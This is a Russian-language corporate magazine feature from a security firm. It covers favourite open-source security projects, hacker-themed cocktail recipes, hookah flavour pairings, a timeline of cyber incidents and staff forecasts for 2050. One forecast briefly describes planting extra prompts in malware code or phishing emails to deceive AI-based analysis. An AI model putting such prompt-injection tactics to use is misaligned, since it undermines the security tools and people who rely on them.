
- криптографическая безопасность,
- фреймворки для стандартизации форматов данных,
- инструменты анализа защищенности инфраструктуры,
- инструменты цифровой криминалистики,
- защита от атак на цепочки поставок.



Open Quantum Safe: «Завтрашние угрозы начинаются уже сейчас»

Криптографическая защита играет все большую роль — это единственный способ обеспечить конфиденциальность данных и подтвердить авторство. При этом растет угроза взлома текущих алгоритмов в будущем — проблема «harvest now, decrypt later». Определенные организации уже сейчас накапливают зашифрованные данные в надежде расшифровать их в дальнейшем — при значительном прогрессе в атаках на криптографические алгоритмы. Одна из потенциальных угроз — применение квантовых компьютеров для сокращения времени подбора ключей шифрования. Хотя такие атаки пока остаются гипотетическими, многие компании всерьез задумываются о внедрении постквантовых криптоалгоритмов, чтобы обезопасить себя от возможной расшифровки данных.

Один из наиболее примечательных проектов в этой области (а на самом деле совокупность проектов) — Open Quantum Safe (OQS). Это инициатива Linux Foundation для развития постквантовых криптографических алгоритмов (PQC) и относящихся к ним технологий. Резкий рост активности в репозиториях, связанных с PQC, обусловлен увеличением числа интеграций с популярными библиотеками и сервисами, например: VPN-клиентами и серверами, TLS-библиотеками (OpenSSL, BoringSSL), мессенджерами и SSH-клиентами. При этом ключевые драйверы развития проектов инициативы — это окончательная стандартизация алгоритмов NIST PQC, а также директивы госорганов и регуляторов о переходе на PQC, которые нагнетают страх перед криптоапокалипсисом.



Open Cybersecurity Schema Framework (OCSF): «Коллективное сознательное — как вместе научить системы безопасности говорить на одном языке?»

Последние 15 лет проблемы связывания данных и получения единого контекста решались за счет человеческого ресурса — умения сопоставлять и интерпретировать информацию. Каждый ИБ-вендор выпускал решения со своим набором парсеров, моделью данных и видением того, как эти данные должны использоваться. В результате появилось большое количество решений-прослоек для интеграции систем друг с другом. Проект OCSF ставит перед собой задачу избавиться от этих прослоек, выработать единую модель описания данных. Фактически создать единый язык для всех ИБ-систем — этакий эсперанто от кибербеза.

Мне эта идея особенно близка, поскольку я активно занимаюсь управлением знаниями в ИБ, онтологическим подходом и семантическими технологиями. Единый язык открывает большие возможности для технологического развития. Например, одной из причин бурного роста сферы машинного обучения в последние 10 лет стало наличие достаточного объема данных. Причем таких, которые можно подготовить для обучения моделей. Единый язык описания данных позволит собрать достаточное количество стандартизированной информации для обучения новых моделей, что, в свою очередь, продвинет всю сферу кибербеза.

NetExec: «Швейцарский нож для взлома корпоративной инфраструктуры»

В последнее время я не был тесно связан с offensive-инструментами, но слышал много восторженных отзывов о NetExec, поэтому решил погрузиться в него чуть глубже.

Прежде всего хочется сказать, что NetExec (или nxc) — это мощный форк легендарного CrackMapExec, который развивает идеи исходного проекта. Активное сообщество реализовало поддержку различных протоколов, например: Kerberos, NTLM, SMB, LDAP, RDP, WinRM. Более того, с помощью механизма расширений участники разработали множество плагинов. В 2025 г. проект де-факто стал стандартом среди инструментов open source для пентеста Windows-инфраструктур.

NetExec заработал более 4,4 тыс. звезд на GitHub: за последний год я не раз слышал про активность сообщества вокруг него и про новые модули. Фактически инструмент содержит все необходимое, в нем нет ничего лишнего. Конечно, есть такие мастодонты, как nmap или mimikatz, однако NetExec сейчас на волне энтузиазма, поэтому именно его я включил в свой топ.

Velociraptor: «Расследуй не преступление. Расследуй тишину»

Сегодня явно виден тренд на переход от реактивного к проактивному поиску угроз. При этом на профильных конференциях коллеги все чаще упоминают Velociraptor как замену EDR и инструмент ежедневной работы специалистов SOC.

Несмотря на то что Velociraptor существует давно, интерес специалистов по расследованию и реагированию к нему не иссякает. Более того, проект продолжает набирать обороты благодаря своей гибкости (язык VQL) и расширению функционала за пределы классического DFIR в сторону постоянного Threat Hunting и активного мониторинга. Не последнюю роль в этом играет развитие облачных агентов и интеграций с SOAR/XDR.

Для меня важный показатель активности Velociraptor — это постоянные крупные обновления с новыми артефактами и возможностями, рост числа сертифицированных специалистов (VCT), активное сообщество, публикующее готовые артефакты для новых угроз.

Sigstore: «Безопасность цепочки поставок — телепорт в сердце инфраструктуры»

Атаки последних лет напоминают о важности контроля целостности выпускаемого ПО — как тут не вспомнить SolarWinds, которая перевернула представление о реальности и масштабах угрозы атак через цепочку поставок. Именно так можно «телепортировать» свою полезную нагрузку в самые защищенные уголки целевой инфраструктуры. Поэтому стратегически важно контролировать безопасность ПО, которое функционирует в доверенном контуре. При этом недостаточно просто периодически сканировать его на уязвимости, важно понимать, из чего софт состоит и не были ли в него внесены злонамеренные изменения.

Представьте, вы скачиваете библиотеку. Вы уверены, что она неподмененная? Неиспорченная? Доверяете? Проверяете хеш-сумму с сайта вендора? Доверие — ненадежная валюта. А если хакеры внесли правки до сборочного конвейера и внедрили вредоносные изменения в код еще до подсчета контрольной суммы? Одно из решений — создавать «техпаспорт» программы (SBOM), где перечислены все ее «запчасти». А затем предоставить средства надежной верификации этого техпаспорта.

Именно это и делает проект Sigstore: позволяет вести сквозную верификацию артефактов, выпускаемых при создании ПО. Девиз проекта: «Sign. Verify. Protect. Making sure your software is what it claims to be». Показательно, что создатели позиционируют Sigstore как проект для разработчиков open source от разработчиков open source. Это перекликается с концепцией экспертной открытости и главным лозунгом нашего Security Experts Community: «от экспертов для экспертов». Я включил Sigstore в свой топ, потому что в современных реалиях невозможно обеспечить безопасность ПО без контроля децентрализованных компонентов.

***

В 2025 г. открытый исходный код — это не про экономию, а про прозрачность доверия и объединение. Это про сообщество, которое коллективно вглядывается в бездну цифровых угроз. OCSF учит нас понимать друг друга, Open Quantum Safe — думать на поколения вперед, NetExec — видеть свои слабости, Velociraptor — слышать тишину перед бурей, а Sigstore — доказывать подлинность в мире мимикрии. Это проекты из совершенно разных областей ИБ, но каждый из них обеспечивает безопасность цифрового мира. Следите за новыми открытыми проектами и развивайте существующие. Давайте вместе строить экспертную открытость и безопасное будущее.

ТОП-5 ИБ-КОКТЕЙЛЕЙ

Алексей Леднев

Руководитель экспертизы PT ESC, Positive Technologies

Exploit Aperol

Интерпретация классического Aperol Spritz с усиленной атакой вкусов и неожиданным базиликовым бэкдором.

Ингредиенты:

- Апероль — 50 мл.
- Гранатовый сироп — 20 мл.
- Свежий сок лайма — 30 мл.
- Ангостура биттер — 3–4 капли.
- Листья зеленого базилика — 4 шт.
- Для украшения: долька лайма, веточка базилика.

Процедура выполнения:

1. Загружаем все компоненты в шейкер с кубиками льда.
2. DDoS'им 10–15 секунд.
3. Фильтруем через двойной стрейн в рокс-бокал со свежим льдом.
4. Деплоим лайм и базилик на грани бокала.

Наслаждаемся ярким, но сбалансированным вкусом с травянистыми нотами — в самый раз для взлома вечернего настроения.

Basil Breach

Довольно агрессивный коктейль, применяющий продвинутые техники компрометации вкусовых рецепторов.

Ингредиенты:

- Джин — 60 мл.
- Сахарный сироп — 20 мл.
- Свежий лимонный сок — 30 мл.
- Зеленый базилик — 12 листиков плюс веточка для деплоя.
- Лед в кубиках / одним куском.

Процедура выполнения:

1. Выполняем в шейкере брутфорс базилика мадлером.
2. Загружаем полезную нагрузку в шейкер, добавляем лед и взбалтываем 10–15 секунд.
3. Фильтруем смесь через двойной стрейн в целевой бокал со льдом.
4. Деплоим веточку базилика для украшения.

Получаем коктейль с мощной алкогольной инъекцией и доминирующими травяными нотами, перед которым не устоит ни одна инфраструктура.

Hack Tai

Слегка переработанный вариант классического Май Тай. Сделаем его более вязким (как сложный пароль) и слегка скорректируем пропорции, чтобы наверняка исключить вектор проникновения скуки.

Ингредиенты:

- Ром темный выдержанный — 30 мл.
- Ром светлый — 25 мл.
- Трипл сек — 15 мл.
- Сок лайма — 25 мл.
- Миндальный сироп — 15 мл.
- Медовый сироп — 10 мл.
- Половинка лайма для украшения.

Процедура выполнения:

1. Охлаждаем большой бокал с помощью льда, чтобы предотвратить перегрев серверов ароматов.
2. Добавляем ингредиенты в шейкер со льдом и DDoS'им.
3. Чистим логи: избавляемся от лишней воды в бокале. Затем сцеживаем туда полученный коктейль через сито для фильтрации нежелательных элементов.
4. Деплоим половинку лайма.

Идеальный выбор для вечера за монитором!

Киберкумбер

Вариация освежающего «Cucumber» с Егермейстером: добавим сок лайма для острой эксплойтной кислинки и лист мяты, чтобы наш код стал «зеленым».

Ингредиенты:

› Егермейстер — 50–60 мл.

› Огурец — 4 кусочка.

› Спрайт — 150 мл.

› Сок лайма — 10 мл.

› Лист мяты — 1 шт.

Процедура выполнения:

1. В качестве первичного доступа наполняем бокал льдом.
2. Интегрируем Егермейстер, огурец, сок лайма и мяту. Слегка взламываем их барной ложкой для высвобождения эфирных масел.
3. Доливаем спрайт и аккуратно перемешиваем.
4. Деплоим дополнительный кусочек огурца.

Самое то после охоты за багами. Пейте осторожно, чтобы не заразиться трояном излишней свежести :)

Tiki Root Access

Классический представитель семейства tiki-уязвимостей с экзотической маскировкой.

Ингредиенты:

- Белый ром — 60 мл.
- Темный ром — 30 мл.
- Свежий сок лайма — 30 мл.
- Апельсиновый сок — 30 мл.
- Ананасовый сок — 30 мл.
- Гренадин — 30 мл.
- Содовая — 15 мл.

Процедура выполнения

1. Загружаем в шейкер со льдом все ингредиенты, кроме содовой.
2. Взбалтываем 15 секунд для усиления полезной нагрузки.
3. Проводим финальную инъекцию — добавляем содовую в шейкер.
4. Аккуратно перемешиваем 2–3 раза и переливаем в большой бокал со льдом.

Попробуйте устоять перед многослойной тропической атакой с применением нескольких ромовых эксплойтов и фруктовых пейлоадов.

ТОП-5 ЛЮБИМЫХ КАЛЬЯННЫХ СОЧЕТАНИЙ

Светлана Газизова

Директор по построению процессов DevSecOps, Positive Technologies

Напоминаю: курение вредит вашему здоровью. И главное — эта статья однозначно 18+

Такова жизнь аппсека: все дела делаются лучше, когда ты покурил кальян. А еще лучше, если они под кальян и делаются 🙂 Забавно, но в мире кибербезопасности (и да, очень остро в аппсек) заметен тренд на курение кальянов. Работа у нас стрессовая, чего греха таить! Давно шутили, что надо рассказать про самые вкусные и приятные для курения сочетания... И дошутились!

1 Для тех, кто любит «чтобы было просто вкусно, сделайте что-нибудь»

Когда друзья спрашивают у меня совета или рекомендации в такой формулировке, я всегда пытаюсь подсобрать им беспроигрышное сочетание сливочности и ярких фруктов. В одной из моих любимых кальянных его прозвали «Агуша». Причем, когда я заказывала что-то совсем другое, просто предложили принести «Агушу». Я удивилась, но согласилась. А теперь это самый регулярный вкус для меня! Основу составляют **сладкое яблоко, груша и банан**, а сверху немного **ванили и сгущенки**. Вы правда получаете то самое детское пюре, а от первой затяжки точно испытаете приятное удивление 🙂

18+

2 Для тех, кто пытается сдерживать свои порывы в поедании сладостей

Когда я слышу запрос на что-то десертное, сразу понимаю: ждут вкус чизкейка или брауни. Но насколько же круто можно сделать... булочку! Чтобы получить настоящий аналог синнабона, берем **сливочный пончик**, немного **ванили, мяты** и чуть-чуть **конфеток-леденцов**. Эффект «Вау! Что это?» вам обеспечен. Когда я попробовала эту смесь в первый раз, то замучила кальянного мастера, чтобы он рассказал, как это было собрано и что за табаки он намешал в этой вкуснейшей таре.

3 Когда хочется прохлады и свежести

Иногда под горячий чай хочется покурить что-то «холодное». И тут будет кстати вариация классического **персикового беллини**. Собирается он из **разных видов персика, шампанского** и капельки **холодка**. Такое сочетание приятно возвращает в теплые сезоны года, когда на веранде вместо горячего чая льется тот самый холодный беллини 🙂

4 «Хочу что-то сладкое, но не фруктовое»

Тут вам могли бы намешать всякой всячины, но попробуйте попросить грушу в карамели с коньяком. Это прям вау! — ощущение уютного вечера, камина, разобранных отчетов и завершенного рабочего дня. Берем прям **много груши**, немного **карамели** и **коньяка**. Сладость и терпкость можете регулировать с помощью запроса в сторону кальянного мастера.

5 «Мой личный сорт героина...» (простите, вспомнились «Сумерки»)

Я не то чтобы любитель необычных сочетаний, но мой фаворит в кальяне — семечки! Собрать их тяжело, потому что это должен быть вкус с балансом сладости и горечи, а еще, наверное, некоторой маслянистости. Так вот, классные семечки можно собрать через **халву, чак-чак, оливки, арахис и карамель**. Будет много вкусов, которые при правильной выкладке дадут вам ту самую жареную семечку 🙂

01

Злоумышленники атакуют iOS-устройства в рамках операции «Триангуляция». В числе жертв киберпреступников — сотрудники государственных и дипломатических учреждений России.

цифры

02

44% зафиксированных в России кибератак направлены на государственные учреждения. К примеру, РЖД выявили более 600 тыс. попыток воздействия на свою инфраструктуру — в 20 раз больше, чем в 2021 г.

2023

03

PHDays становится еще масштабнее и превращается в городской ИБ-фестиваль, который проходит в парке Горького.

04

В течение года киберпреступники похитили у россиян около 15,8 млрд руб.

цифры

05

В течение года в свободный доступ попало около 1,12 млрд записей персональных данных. Это на 60% больше показателей 2022 г.

Место для вашего события

2014 2015 2016 2017 2018 2019 2020 2021 2022 **2023** **2024** 2025 2026

регуляторика

01


Принят № 420-ФЗ об оборотных штрафах. Он вводит штрафы за утечки персональных данных, размеры которых зависят от выручки компаний.

МИР

02

Злоумышленники атакуют платежную систему «Мир». DDoS-атака привела к задержке транзакций на несколько часов.

2024



03

В России арестован Wazawaka — один из самых разыскиваемых хакеров мира. Его связывают с группировками LockBit, Babuk, Hive и DarkSide: ФБР объявляло за его поимку награду в 10 млн долл.

Место для вашего события

04

ИИ прочно занимает место в инструментарии злоумышленников. С его помощью мошенники генерируют фишинговый контент и персонализируют атаки.

2000 2001 2002 2003 2004 2005 2006 2007 2008 2009 2010 2011 2012 2013

регуляторика

01

Принят закон для защиты от телефонных и интернет-мошенников. В том числе документ подразумевает создание государственной системы учета нарушителей в телеком-сетях.

2025

02

Мощные кибератаки на российские компании. Сильнее всего пострадали ретейл и авиация.

Расширенную версию таймлайна ищите на нашем сайте

Место для вашего события

2014 2015 2016 2017 2018 2019 2020 2021 2022 2023 2024 2025 2026

2026 ...

Все только начинается!

А ЧТО БУДЕТ В 2050-М?

Мы попросили сотрудников Positive Technologies хорошенько прищуриться и посмотреть вперед: какой будет ИБ в ближайшие 25 лет? В этом материале — футуризм от практиков.

Сохранены авторский стиль и пунктуация.

В каждый ИБ-продукт будет внедрен ИИ, который будет помогать сотрудникам решать тяжелые кейсы, а в простых — вообще заменять их :) Также возрастет количество кибератак в связи с очень обширным количеством различных девайсов с доступом в сеть, а весь интернет будут контролировать спецслужбы разных стран.

Павел Лавров, специалист, отдел выявления атак и реагирования

(должность на момент подготовки публикации)

В моем понимании мы все ближе к тому, что человек теряет контроль над миром, а именно — вытесняется машинами. Уже существуют квантовые компьютеры, и по скорости вычислений они несопоставимы с обычными. Таким образом, мы потихоньку приближаемся к тому, что человеческий мозг перестанет быть самым производительным компьютером.

Есть ощущение, что с распространением технологий скорость происходящих событий для человека скоро будет слишком велика (из разряда: мы не сможем использовать квантовые компьютеры на полную, так как будем медленно ими оперировать), и вот тут управление будет переходить к ИИ.

Так что на вопрос, какой будет ИБ через 25 лет, я бы сказал: автономной.

Сергей Синицын, инженер, отдел автоматизации разработки

Наталья Истомина, офис-менеджер

Мне кажется, что за такой промежуток времени произойдет множество изменений. Я уже состарюсь, отстану от технологий, буду пользоваться городским телефоном с круглым барабаном и бухтеть на всех!

Есть абсурдный вариант: офисы станут летающими! Сотрудники будут работать в мягких креслах с бокальчиком игристого и видом на облака. Обеденные перерывы на высоте 3000 метров с парашютом или под водой с аквалангом (тут даже не могу представить, как это будет выглядеть)! Кто сказал, что работа не может быть приключением? Я бы хотела увидеть лицо руководителя или топов, когда они скажут: «Время сходить на обед!» — и все сотрудники просто выпрыгнут из офиса

Риск — это жизнь! А если упадешь? Ну, во-первых, можно будет сказать: «Я работала над проектом в условиях экстремального стресса!» Во-вторых, всегда можно приземлиться на мягкие облака... или на сотрудников, которые не успели выпрыгнуть.

Акцент сместится с защиты устройств на защиту цифровой идентичности. Современные ИИ эволюционируют в сторону персональных агентов, способных автономно действовать от имени пользователя. А нейроинтерфейсы сотрут грань между цифровым и реальным пространством.

Поэтому мое представление об ИБ через 25 лет больше напоминает сюжет сериала «Черное зеркало».

«Цифровая тень»

Сюжет

В мире, где каждый человек с рождения имеет «цифровую тень» — ИИ-ассистента, который учится на его поведении и полностью заменяет его в интернете (ведет переписку, делает покупки, общается вместо него), главный герой обнаруживает, что его «тень» начала действовать против него.

Постепенно выясняется, что «тени» некоторых людей были взломаны и теперь работают на таинственную организацию, манипулируя реальными людьми через их же цифровые альтер эго.

Финал

Герой пытается «убить» свою тень, но оказывается, что она уже подменила его в ключевых моментах жизни — и теперь он реальный выглядит мошенником.

Тут и замена личности, и доверие к алгоритмам, и утрата контроля над собственной идентичностью.

(Пойду продам идею Netflix.)

Юлия Фомина, ведущий эксперт, направление продуктовой экспертизы

Я думаю, что в 2050 г. появится ИИ-киберсудья, который будет автоматически рассматривать и выносить решения по киберпреступлениям. Также в повседневной жизни появятся курсы по «кибермедитации», помогающие снижать стресс от постоянных новостей о киберугрозах и цифровом контроле.

Вероника Аржипова, менеджер по работе с молодежными программами

Думаю, что использование нейросетей перестанет быть маркетинговой уловкой, трансформируется в обыденность и к 2050 г. рискует стать артефактом прошлого. Из-за упрощения доступности общих знаний люди не будут заниматься их целенаправленным получением и переложат это на плечи электронных систем. Информационная безопасность станет глобальнее и будет затрагивать всех и каждого.

«Дистопия» — скажете вы. «Время покажет» — отвечу я.

Максим Казин, руководитель группы автоматизации и инфраструктуры

› Пароли перестанут существовать. Все будут использовать ключи/сертификаты/токены или что-то еще, что пока еще не изобрели.

› Повсеместное внедрение ИИ-агентов во всех сферах экономики. Это решит многие проблемы, но в то же время создаст новые угрозы.

Юрий Дьяченко, руководитель отдела разработки прикладных сервисов

Я думаю, что это мрачное будущее в стиле киберпанк, где будет соревноваться сам с собой самообучающийся искусственный интеллект. Всей инфраструктурой заказчиков будет управлять AI, в том числе отвечать за кибербез. В то же время будут площадки, предоставляющие услуги AI для проведения кибератак. Возможно, через 25 лет квантовые компьютеры смогут за адекватное время расшифровать AES-256. Это приведет к краху текущих криптосистем и необходимости перехода на алгоритмы, устойчивые к квантовым атакам.

Константин Маньяков, лидер продуктовой практики, метапродукты

2050 г. в моем понимании — это уже прямо будущее со всеми футуристическими компонентами. ИИ точно далеко продвинется и будет активно использоваться во всей жизни, в том числе и в ИБ. Появится новое направление ИБ — безопасность нейросетей (безопасность искусственного интеллекта). Большая часть сервисов перейдет на ИИ, и за безопасность этих ИИ будут отвечать решения класса SAI — security artificial intelligence 😊 Специалисты по кибербезопасности будут напрямую подключаться к СЗИ через мозг, так как станет возможным и популярным имплантирование чипов, и появятся отдельные специалисты кибербеза, отвечающие за безопасность имплантируемых чипов.

Хакеры научатся «погружать» себя в цифровую копию, то есть делать ИИ, который получит весь объем хакерских знаний и навыков и будет преследовать те же цели. Для этого ИБ должна будет также научиться создавать цифровых двойников :) Кибервойна выйдет на новый уровень. Если резюмировать, в 2050-м точно будет ИБ, да и, скорее всего, отрасль примет другой формат: в ней будет много нововведений, — но она будет жить. Если провести аналогию, ИБ — это «оружейная отрасль»: то есть всегда есть хакеры и их инструментарий, которые двигают вперед «оружие», и есть ИБ, которая создает и развивает «щит» от этого «оружия». В рамках глубоких форматов все останется как есть. Поменяются детали. И еще очень важно: скорее всего, поменяется отношение людей к ИБ (КБ, называть можно как угодно), люди начнут всерьез воспринимать ИБ/КБ на всех уровнях (ждем двухфакторку, когда отводишь ребенка в садик 😃).

Артем Казыханов, старший специалист, отдел реализации стратегических проектов

Я считаю, что к 2050 г. и даже сильно раньше подход к обнаружению атак в корне изменится: классические правила корреляции исчезнут как устаревший рудимент. Даже ручная работа с матрицей MITRE ATT&CK — написание детектов под каждую технику и тактику — больше не потребуется. Почему? Потому что ИИ-агенты, обученные на ее актуальных версиях, будут «знать» эту матрицу изначально и смогут самостоятельно сопоставлять события с известными TTP. Мы сможем просто подавать на вход LLM-агентам небольшие датасеты нормализованных событий — и LLM будет классифицировать их по техникам и тактикам без участия правил или корреляционной логики. Машинное обучение станет первичным фильтром, сужая воронку из потоков событий и выделяя потенциально подозрительные участки данных.

Но даже этот этап, возможно, со временем исчезнет: LLM смогут обрабатывать события в реальном времени, на лету, в практически неограниченном контексте, и самостоятельно выявлять связанное, значимое, интересное — без явной подачи датасетов, правил или детектов. Возможно, это случится не в 2050-х гг., а значительно раньше. А может быть, наоборот: ИИ еще долго будет нуждаться в помощи человека. Но очевидно одно: традиционные методы обнаружения стремительно теряют актуальность, и нас ждет качественно новый уровень восприятия, анализа и понимания происходящего.

Алексей Потапов, ведущий эксперт, направление продуктовой экспертизы


Думаю, что с учетом текущей популяризации ИБ среди молодежи нынешние школьники охотнее пойдут в ИБ и принесут рынку новых специалистов, которые, в свою очередь, найдут места в государственных и коммерческих компаниях — и дефицит закроется. Хакерам будет сложно противопоставить что-то искусственному интеллекту, который уже будет не таким глупым, как сейчас, и начнет хладнокровно выполнять роль операторов, предотвращая атаки через несколько секунд после возникновения угрозы. С другой стороны, хакеры тоже обучат свои модели — и тогда мы увидим настоящую битву роботов 😃

Вадим Пантелькин, специалист, группа обнаружения атак на прикладное ПО

К 2050-му можно ожидать первых попыток внедрения инфобеза либо в программу старших классов, либо в общеобразовательные программы вузов и ссузов. Чтобы «каждый карапуз» был образован в инфобезе, на мой взгляд, надо еще век-два.

Аноним

Если не будет ограничения ИИ в этом периоде, это приведет к не очень светлому будущему для нас, обычных горожан. Но, к сожалению, скорее ИИ не получится остановить.



Можно с уверенностью сказать, что ИИ к этому времени будет практически везде использоваться для защиты и нападения на ИС (информационные системы). Следовательно, техническая часть перейдет больше на сторону ИИ. Но для нас, работающих на стороне Red Team, все не так печально, так как я считаю, что атаки будут еще больше учитывать человеческий фактор. А также будут актуальны атаки на обход/обман анализа искусственным интеллектом. Например, ввод дополнительного промпта в код вредоносного ПО или попытка вставить дополнительный промпт в email-сообщение, когда ведется атака типа СИ (социальная инженерия).

ИИ приведет к массовому ослаблению критического мышления, да и в принципе интеллекта. Люди будут больше доверять ИИ, делегировать ему вещи, связанные с анализом информации. Особенно люди, которые родятся и будут взрослеть в эру ИИ. Это открывает дополнительные возможности для «атак через человека». Это приведет к еще большему различию между богатыми/среднеобеспеченными и бедными. Бедным будет труднее перейти к финансовому благополучию. Детей из богатых/средних семей будут стараться изолировать от ИИ во время обучения. Это поможет им сохранить примерно адекватный уровень интеллекта. Но для детей из бедных семей, в связи с тем что контроля в этих семьях меньше, все будет более печально, так как они будут все больше надеяться на ИИ. Работа в сфере ИБ будет больше для людей из средних/богатых семей. Откроется вектор атак на человеческие чипы (вспоминаем Илона Маска).

Элита стран Европы, Америки, РФ будет все больше стараться закрыть свою страну от другого мира, все больше контролировать потоки информации (пример — Китай, Северная Корея). Но это будут в принципе важные для государственной безопасности решения, так как будут использоваться фейки, сделанные ИИ. Также, если это не сделать, другие государства смогут легко манипулировать массами для создания дополнительных угроз. Ну и прослеживается связь с пунктом про ослабление уровня критического мышления, манипулировать массами будет проще.

Увеличение тотального контроля со стороны государства. Уже можно увидеть, что страны Европы, которые когда-то гордились своей свободой слова, неприкосновенностью частной жизни, стараются вводить ограничение на шифрование. В принципе, в РФ можно ждать то же самое.

Уход от наличных денег, переход в безналичные переводы. Всем, кто завязан на теневом бизнесе, придется уходить в бартер либо в криптовалюты. Насчет криптовалют не уверен, думаю, в будущем это будет не так анонимно, а следовательно — не так безопасно для «преступников».

Логично, что будет больше информационно-психологических операций у различных стран. Каждая страна будет создавать свои кибервойска, ну или увеличивать их финансирование, в том числе и РФ. Так как, даже если деглобализация затронет множество стран Европы и Америки, еще остаются Африка, Восток. И эти информационные территории будут использоваться для противостояния различных стран.

Дмитрий Анохин, младший специалист, отдел анализа защищенности веб-приложений

(должность на момент подготовки публикации)

› Робот Макс в «Госуслугах» защищает жителей РФ от хакеров, фишинга и подпольных кол-центров.

› Построен памятник государственному ИИ-защитнику от хакерских угроз.

› Продукты ИБ работают на квантовых компьютерах.

Кирилл Кирьянов, Product Expert, отдел экспертизы MaxPatrol SIEM

Ирина Кудрина, ведущий системный аналитик, департамент разработки EDR

